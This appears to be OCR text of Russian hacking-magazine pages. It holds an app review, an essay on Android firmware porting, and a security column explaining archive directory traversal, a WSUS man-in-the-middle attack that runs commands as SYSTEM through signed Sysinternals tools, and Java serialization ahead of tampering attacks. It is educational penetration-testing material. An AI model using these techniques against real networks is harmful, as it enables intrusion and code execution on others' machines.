
MARKET HELPER

Платформа: Android
Цена: бесплатно
codekiem.com/2013/02/13/market-helper/

Наверняка ты хотя бы один раз сталкивался с сообщением «Несовместимо с вашим устройством» или «Недоступно в вашей стране» при попытке установить приложение через веб-версию Google Play. Так происходит... ну, в общем-то понятно, почему. Другое вопрос — как побороть проблему? Один из вариантов — просто найти на варезниках APK-пакет с приложением и установить его вручную. Но так и вирус можно словить.

Более правильный способ — изменить файл `/system/build.prop` так, чтобы в нем были прописаны другие значения модели и оператора связи. А еще более правильный вариант — воспользоваться Market Helper, который умеет на лету менять модель телефона, страну проживания и оператора связи. В качестве бонус-функции ты получишь возможность скачивать apk-пакеты на SD-карту.

Кстати, это единственное приложение в сегодняшнем обзоре, требующее прав root.







Евгений Зобнин
androidstreet.net

ПОЧЕМУ ТАК МЕДЛЕННО, БРАТ?

Шумиха вокруг того, почему ребята с форумов XDA Developers и команды типа CyanogenMod и AOKP выпускают обновления до новых версий Android быстрее самих компаний — производителей смартфонов, все не утихает. Попробую разобраться, как на самом деле происходит обновление смартфонов, и ответить уже наконец на интересующий многих вопрос.

Всем нам известна скорость, с которой появляются неофициальные порты новой версии Android после публикации ее исходных текстов компанией Google. Первые полурабочие прошивки часто выходят спустя каких-то несколько дней, а уже через месяц мы имеем доступ к полнофункциональному порту. Это то же время, в течение которого большинство производителей едва успевают решить, на какие смартфоны они планируют перенос новой версии системы, а уж сам процесс портирования обычно затягивается на срок от нескольких месяцев до полугода, а то и дольше.

При этом энтузиасты способны портировать новые версии Android даже на те устройства, которые были признаны несовместимыми с новой ОС самими же компаниями-производителями. А последние не только не делают этого, но и не объясняют, почему отказываются продолжать поддержку своих устройств. Неужели все дело в жадности компаний-производителей, стимулирующих покупателей бежать в магазин за новой моделью смартфона? Или, может быть, дело в наплевательском отношении к потребителю? Или же энтузиасты действительно настолько лучше программистов компаний-производителей? Тогда почему последние не нанимают на работу первых?

УДОВОЛЬСТВИЕ И РАБОТА

Скорее всего, все эти факторы реальны, но не думай, что они имеют сколько-нибудь определяющее значение. Дело совершенно в другом — в том, о чем просто не говорят потребителям. Это подходы к разработке ПО, а если точнее, сами причины выполнения порта и процесс его выполнения. Понять их достаточно просто, если задать соответствующие вопросы.

Вопрос первый: зачем выполняется порт?

В случае с энтузиастами все просто: развлечение или работа на имя. Человек с XDA Developers, портирующий Android на свой девайс, делает это, как говорится, just for fun. Будет ли этот порт целесообразным, сможет ли система правильно работать на данной модели, сколько сил на это придется потратить — об этом обычно не задумываются. Человек просто идет за исходными текстами и начинает работу.

Для компании-производителя все гораздо сложнее. Для ее руководства существенны множество факторов, начиная с того, стоит ли овчинка выделки (будет ли оправдано портирование Android 4/5 на девайс с 512 Мбайт памяти?), и заканчивая такими вопросами, как правильное распределение ресурсов (может быть, стоит бросить силы на как можно более быстрое выполнение порта для самых новых моделей, а не распылять на все?). В большинстве случаев это выбор — снижать расходы или сохранить лицо перед клиентами, а если точнее, удержание баланса где-то посередине.

На этом начинаются первые различия. В то время как программист-энтузиаст уже готов представить первую «альфу» (или даже «бету»), инженеры компании-производителя все еще занимаются исследованием кода нового Android и оценкой его пригодности для конкретной модели, а руководство продолжает ломать голову над стратегическими вопросами. Часто в дело вступает бюрократия, а также болезнь IT-компаний под названием «некомпетентность верхушек». Где-то все это выражено более ярко, где-то менее, но такое свойственно всем компаниям, и это нормально, на этом и держится бизнес.

Вопрос второй: как происходит портирование?

Здесь история еще забавнее. Человек, выполняющий портирование на чистом энтузиазме, не слишком часто задумывается о таких вещах, как совместимость, отсутствие мелких багов, провалы производительности в каких-то очень специфических приложениях и прочее. Все это, если и проявляется, зачищается уже после выкладывания им первых версий прошивок или не зачищается вообще (ну нет у меня драйвера камеры, что тут сделаешь). И это может занимать очень значительное время. Часто отлов мельчайших багов, не проявляющихся у 99% пользователей, может продолжаться месяцы, а многие из них не будут найдены никогда.

Для компаний-производителей процесс работы над прошивкой выглядит совершенно иначе. И начинается он с постановки задачи, суть которой в том, что **новая прошивка должна быть не хуже старой**. Или, говоря другими словами, установивший новую прошивку пользователь ни в коем случае не должен захотеть вернуться на старую, иначе он начнет поливать компанию грязью еще сильней, чем если бы обновление не было выпущено вообще. Прошивка должна быть полностью стабильной, со всех сторон протестированной, работать не медленнее предыдущей и оставлять лучшие впечатления от использования.

Это главная задача и, собственно говоря, сама причина выполнения порта. Там, где программист-энтузиаст может выкатить прошивку с багами, ухудшением производительности, частично неработающим функционалом и все равно получит в свой адрес благодарности и плюсы в карму, компания ни в коем случае не может допустить всего этого даже в гораздо меньшем масштабе. И чем известней бренд, тем жестче требования.

Чтобы достичь этого, необходимо соблюдение нескольких условий. Во-первых, это исходники новой версии Android и PDK (Platform Development Kit) — набор инструментов, необходимый для сборки исходников. Очевидно, все это будет доступно и для энтузиастов, но позже компаний-производителей, входящих в альянс OHA, и за исключением тех ситуаций, когда выполняющий порт человек просто берет готовую сборку от одного устройства и переносит ее на другое. Это распространенная практика в среде владельцев клонов китайских аппаратов, но это не полноценный порт.

Во-вторых, нужен набор из ядра, драйверов и низкоуровневых библиотек, необходимых для работы новой версии Android. Последние два компонента именуются слой HAL (Hardware Abstraction Level), и он может очень сильно отличаться между разными версиями системы. К примеру, слой HAL между Android 2.3 и Android 4.0 имел просто разительные отличия, поэтому первые неофициальные порты Android 4.0 были почти нефункциональны. Но где брать

слой HAL? У производителей оборудования. В первую очередь это производитель процессора, точнее SoC'а, и производители всех остальных модулей: тач-скрина, сенсора камеры, датчика приближения и прочих.

Однако проблема в том, что большинство производителей SoC'ов забивают на выпуск ядра и HAL для новой версии Android. Они просто выпускают новый чип, портируют на него ядро и HAL и идут дальше, проектировать новый чип. Этим страдают и китайские Mediatek (в последнее время в меньшей степени) и Rockchip и менее китайский Broadcom (эти забивают совсем конкретно). Как следствие, не пошевелится производитель — не будет и прошивки. Исключение составляют разве что героические энтузиасты, способные создать программные прослойки для запуска нового Android на старом ядре и HAL для гораздо более низкой версии Android (так произошло, например, с Motorola Droid 2 и Motorola Defy, для которых выкатили-таки полноценный неофициальный порт Android 4).

В-третьих, нужна команда инженеров и тестировщиков, одни из которых будут заниматься портированием прошивки на конкретное устройство, другие — тестированием прошивки на производительность и совместимость с приложениями, третьи — оценивать общие впечатления от использования. Часто командам придется действовать в кооперации для нахождения наиболее приемлемого способа решения очередной технической головоломки. Все это очень длительный и кропотливый процесс, особенно когда речь заходит о том, чтобы, например, выполнить порт Android 4/5 на устаревший смартфон.

К примеру, чтобы обеспечить работу Ice Cream Sandwich на Xperia Play, компании Sony пришлось приложить немало усилий, оптимизируя буквально все компоненты ОС, дабы свести потребление памяти к минимуму и предложить пользователю такой же комфорт, как при использовании Android 2.3. К слову сказать, в то время уже существовал неофициальный порт Android 4 без всех этих модификаций и он был вполне работоспособен, но **не давал такого же эффекта**, как от использования Android 2.3. Вроде бы все хорошо, а свободной памяти все равно мало, фоновые приложения быстрее выгружаются из памяти, некоторым играм не хватает оперативки, другие вообще не работают.

Чтобы обеспечить нормальное функционирование всех игр, Sony пришлось всесторонне тестировать чуть ли не все тайтлы из маркета, а при возникновении проблем связываться с каждой компанией — разработчиком сбойной игры и совместно искать решение проблемы. Стоит ли говорить, насколько это трудоемкий и затягивающий разработку процесс. А при этом требовалось еще и тестирование приложений и проверка новой прошивки на фокус-группе, которая должна была ежедневно пользоваться обновленным смартфоном на протяжении какого-то времени.

В конце концов из-за небольших проблем в общем впечатлении от использования и совместимости с некоторыми играми компании пришлось отказать-

ся от официального OTA-обновления смартфона, и она просто выложила последнюю бету в открытый доступ. Любой владелец Xperia Play мог скачать ее и воочию убедиться в превосходной стабильности и производительности, однако для Sony весь процесс, по сути, оказался пустой тратой времени.

Вопрос третий: когда прошивка становится доступна пользователям?

Энтузиаст всегда имеет очень большое преимущество перед компанией-производителем, так как может поделиться прошивкой уже на ранней стадии работы, благодаря чему баги будут выявлены очень быстро, а к разработке смогут присоединиться другие разработчики.

У компании-производителя таких преимуществ нет. От начала и до конца разработка ведется закрыто, и только после преодоления большого количества проблем и доведения прошивки до почти приемлемого состояния они могут поделиться бета-версией с небольшим количеством тестеров. Другими словами, там, где у программистов-энтузиастов есть тысячи советчиков и тестеров самой разной квалификации по всему миру, у компании — только собственные ресурсы. Само собой, такое положение вещей тоже затягивает разработку.

Ну и наконец, представь, что при всем при этом компании еще необходимо натянуть на новую версию ОС собственную оболочку, реализовать фирменную функциональность, которая будет отличать «их Android» от всех остальных андроидов, и ты получишь те самые полгода, а может, даже и год.



Алексей «GreenDog» Тюрин, Digital Security
agrrrdog@gmail.com, twitter.com/antyurin

EASY HACK



WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности.

Задача: Эксплуатация directory traversal в архивах

Давай представим себе ситуацию: у нас есть какое-то веб-приложение и в нем функция, позволяющая загружать архивы. Приложение разархивирует получаемые файлы во временную директорию для работы с ними. Согласен, ситуация не из повседневных, но здесь есть интересная возможность для атаки.

Чтобы ее понять, следует вспомнить, что архив обычно состоит из собственно данных, а также путей и имен файлов, которые необходимы для воссоздания полной иерархии при разархивировании. При этом новые файлы будут созданы относительно каталога, где происходит сам процесс.

В теории ничто не мешает указать внутри архива путь до файла с поднятием на директорию выше (../) или даже на несколько. Таким образом, мы можем указать практически произвольные места для разархивируемых файлов. В *nix — любые, так как там единая корневая система, а в Windows мы ограничены разделом диска и за его пределы выйти не сможем (то есть с C: на D:, к примеру, таким образом перейти нельзя).

Атака эта называется dir traversal, она далеко не новая и существует еще со времен формата tar. И неудивительно, что большинство архиваторов ее не боятся, — скорее всего, они нормализуют пути до начала работы.

Однако в 2009 году фирма Neohapsis провела исследование на эту тему, и оказалось, что многие библиотеки (к примеру, в PHP, Python, Java и Ruby) уязвимы к dir traversal. Правда, это не столько уязвимость библиотек, сколько следствие возможностей самих архивов. Программист сам должен заботиться о том, чтобы проверить пути, ведь библиотеки позволяют получить имя и путь каждой из сущностей в архиве. Со времени исследования во многих библиотеках это уже пофиксили. Я протестировал Java и Python: первая все так же уязвима, во втором поправили.

Единственная трудность в реализации атаки — это создание архива файлов с неверными путями. Ручками это сделать можно, но тяжело: легко нарушить целостность архива. Можно воспользоваться тулзой того же Neohapsis, она называется evilarc и подходит для архивов zip, tar, tgz, bz2. Dir traversal будет работать и в системах на *nix, и в Windows.

Задача: Захват контроля над Windows через WSUS

Хочу тебя познакомить еще с одной атакой, которая была представлена на последнем Black Hat Las Vegas 2015. На мой взгляд, это одно из немногих реалистичных и дельных исследований среди тех, что были на конференции.

Вообразим ситуацию: в большой организации есть парк машин с Windows, и все их надо обновлять. Понятно, что заставлять каждый из хостов ходить в интернет за обновлениями накладно и неудобно, а потому внутри корпоративной сети поднимают сервер WSUS (Windows Server Update Services), который и используется для управления обновлениями: их выгрузкой, распространением и распределением.

Поскольку задача типичная и решение готовое, WSUS крайне распространен, а потому заманчива и возможность атак на него и через него. Компания Contextis изучила принципы его работы и представила очень мощную (мы можем получить RCE с привилегиями System), но легкую в эксплуатации атаку. Очень в стиле Easy Hack! Исследование получилось объемным, так что я сосредоточусь на основных пунктах.

Итак, в компании поднимается сервер WSUS, а в настройках конечных хостов через групповые политики указывается, что обновляться нужно именно с этого сервера. Для общения хостов с сервером используется протокол SOAP, причем по умолчанию работает он по HTTP-протоколу. Это один из важнейших фактов для нас. Стандартный порт — 8530.

Путь до сервера для конечного хоста хранится здесь: `HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\WindowsUpdate\WUServer`.

Конечные хосты взаимодействуют с сервером следующим образом. Сначала конечный хост регистрируется на сервере и получает в ответ cookie, которую и использует потом при общении с сервером. После этого хост систематически (обычно раз в сутки) запрашивает, есть ли для него обновления. WSUS отвечает перечнем обновлений и путями, по которым их можно скачать (тоже на WSUS). При автоматическом обновлении хост скачивает и устанавливает данные обновления (от SYSTEM, конечно). Аналогичный процесс имеется и для обновления драйверов. Фактически процесс (и протокол) аналогичен обычному обновлению ОС через Windows Update.


Обновления должны быть подписаны валидным сертификатом Microsoft — это и есть главный элемент защиты. Только они могут быть установлены.

Было выяснено, что существует несколько видов обновлений. И самый интересный для нас — CommandLineInstallation (это handler из запроса). Суть его в том, что какой-то исполняемый файл будет загружен в ОС, а потом запустится с определенными параметрами (например, это используется для запуска антивиря MS).

Итак, у нас есть хосты и сервер WSUS. Общение между ними идет по незащищенному протоколу HTTP, и мы можем провести атаку MITM и менять данные в запросах и ответах SOAP (сами запросы SOAP не подписываются). Поскольку у клиента нет никакой возможности проверить, существуют ли обновления, мы по ходу атаки можем спокойно установить все что угодно. Используя CommandLineInstallation, мы можем исполнять любые команды в операционной системе и с любыми параметрами.

Исполняемый файл, конечно, должен быть подписан сертификатом Microsoft, но специального сертификата Windows Update не существует. Сгодится любой подписанный MS CA. В качестве отличного варианта Contextis предложила использовать тулзы из Sysinternals Tools, написанные Руссиновичем. С тех пор как они стали официальными инструментами Microsoft, они получили и валидную подпись. С помощью PsExec мы можем выполнять произвольные команды и запускать любое ПО (к примеру, Meterpreter). Точно так же можно использовать bginfo, так как некоторые сторонние антивирусы ругаются на PsExec.

Как мы видим, в настройках по умолчанию вся система очень небезопасна. И наверное, главным практическим вопросом остается то, как можно заставить конечный хост запросить обновления с WSUS, чтобы не ждать сутки для проведения атаки.



BGinfo из Sysinternals Tools подписан MS

Задача: Подмена данных в сериализованных объектах Java

В качестве большой темы в этот раз я решил выбрать двоичную сериализацию в Java и две связанные с ней атаки. Из-за специфики не хотелось бы разделять их. Однако начнем с теории.

Статья в Википедии гласит: «Сериализация — процесс перевода какой-либо структуры данных в последовательность битов». Эту последовательность можно передать по сети или сохранить в файл, после чего полностью с помощью десериализации восстановить в изначальное состояние.

Идея тут проста. С сериализацией мы можем сохранить значения сложных типов данных. Например, массив объектов произвольного класса, который был создан в программе.

Итоговый формат данных зависит от вида сериализации. Есть двоичные, есть такие, в результате работы которых создается документ XML. Фактически формат может быть любой. Мы же рассмотрим нативную двоичную сериализацию в Java.

Давай представим, что у нас есть класс Employee:

```java
public class Employee implements Serializable {
  private int employeeId;
  private String employeeName;

  public int getEmployeeId() {
    return employeeId;
  }

  public Employee (int employeeId, String employeeName) {
    this.employeeId = employeeId;
    this.employeeName = employeeName;
  }

  public String getEmployeeName() {
    return employeeName;
  }
}
```

У него есть две переменные (свойства) — `id` и имя. Обе приватные (private), то есть вне класса они недоступны. Еще есть конструктор, который выставляет значения переменным, и два метода для доступа к переменным (начинаются с get).



Для того чтобы этот класс можно было сериализовать, нужно добавить интерфейс-маркер Serializable (implements Serializable).

Теперь мы спокойно можем создать объект этого класса в нашей программе и сохранить в файл:

```
Employee empl = new Employee(1, "admin");
fos = new FileOutputStream("test1.txt");
ObjectOutputStream oos = new ObjectOutputStream(fos);
oos.writeObject(empl);
```

Вот и все — реализация сохранения последовательности ложится на плечи Java. Для чтения объекта мы должны сделать следующее:

```
fis = new FileInputStream("test1.txt");
ObjectInputStream ois = new ObjectInputStream(fis);
Employee empl = (Employee) ois.readObject();
```

С учетом того что FileInputStream и FileOutputStream используются лишь для сохранения объектов в файлы, на практике для сохранения и восстановления сериализованного объекта нам требуется всего две строки.

Здесь примерно такая же ситуация, как с наследованием. Все, что может быть сериализовано, сериализуется. Например, объекты внутренних и родительских классов.

Вот как устроен итоговый формат. Сначала идет magic-string **ACED** (плюс некий номер версии) обозначающая сериализованный объект. Дальше идет толстое и полное описание каждого из свойств класса, и потом сами значения свойств (полей) объекта.

Важно, что сериализуются именно объекты. Сюда входят все значения свойств самого объекта (private, public, protected), а временные переменные (к примеру, какого-нибудь из методов) и код самих методов не входит.


```
       0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F   0123456789ABCDEF
0000h: AC ED 00 05 73 72 00 1A 63 6F 6D 2E 67 72 65 65  ¬í..sr..com.gree
0010h: 6E 64 6F 67 2E 74 65 73 74 2E 45 6D 70 6C 6F 79  ndog.test.Employ
0020h: 65 65 00 00 00 00 00 00 00 01 03 00 03 49 00 0A  ee...........I..
0030h: 65 6D 70 6C 6F 79 65 65 49 64 4C 00 0A 64 65 70  employeeIdL..dep
0040h: 61 72 74 6D 65 6E 74 74 00 12 4C 6A 61 76 61 2F  artmentt..Ljava/
0050h: 6C 61 6E 67 2F 53 74 72 69 6E 67 3B 4C 00 0C 65  lang/String;L..e
0060h: 6D 70 6C 6F 79 65 65 4E 61 6D 65 71 00 7E 00 01  mployeeNameq.~..
0070h: 78 70 00 00 00 01 74 00 08 64 69 72 65 63 74 6F  xp....t..directo
0080h: 72 74 00 04 4A 6F 68 6E 78                       rt..Johnx
```


Двоичный вид сериализованного объекта

Для удобства просмотра сериализованных объектов можно воспользоваться тулзой jdeserialize. Она помогает смотреть, какие поля хранятся в объекте и какие у них значения. Иногда это может быть полезно, в особенности когда нет доступа к самому классу объекта.

C:\Windows\system32\cmd.exe

```
D:\prj\SerJava>java -jar jdeserialize-1.3-shuber.jar test1_4.txt
read: com.greendog.test.Employee _h0x7e0002 = r_0x7e0000;
//// BEGIN stream content output
com.greendog.test.Employee _h0x7e0002 = r_0x7e0000;
//// END stream content output

//// BEGIN class declarations (excluding array classes)
class com.greendog.test.Employee implements java.io.Serializable {
    int employeeId;
    java.lang.String department;
    java.lang.String employeeName;
}

//// END class declarations

//// BEGIN instance dump
[instance 0x7e0002: 0x7e0000/com.greendog.test.Employee
  object annotations:
    com.greendog.test.Employee

  field data:
    0x7e0000/com.greendog.test.Employee:
        department: r0x7e0003: [String 0x7e0003: "director"]
        employeeName: r0x7e0004: [String 0x7e0004: "John"]
        employeeId: 1
]
//// END instance dump
```


Просмотрщик сериализованных объектов

Первая атака заключается в следующем. Иногда сериализацию используют для передачи данных. Например, есть некое веб-приложение, клиенты подключаются к нему по HTTP и в качестве запросов передаются сериализованные объекты. Конечно, для подключения требуется специальное клиентское ПО: реализовано оно чаще всего в виде Java-апплета. В интернете такое встречается редко, а вот в корпоративном ПО это более распространенное решение.

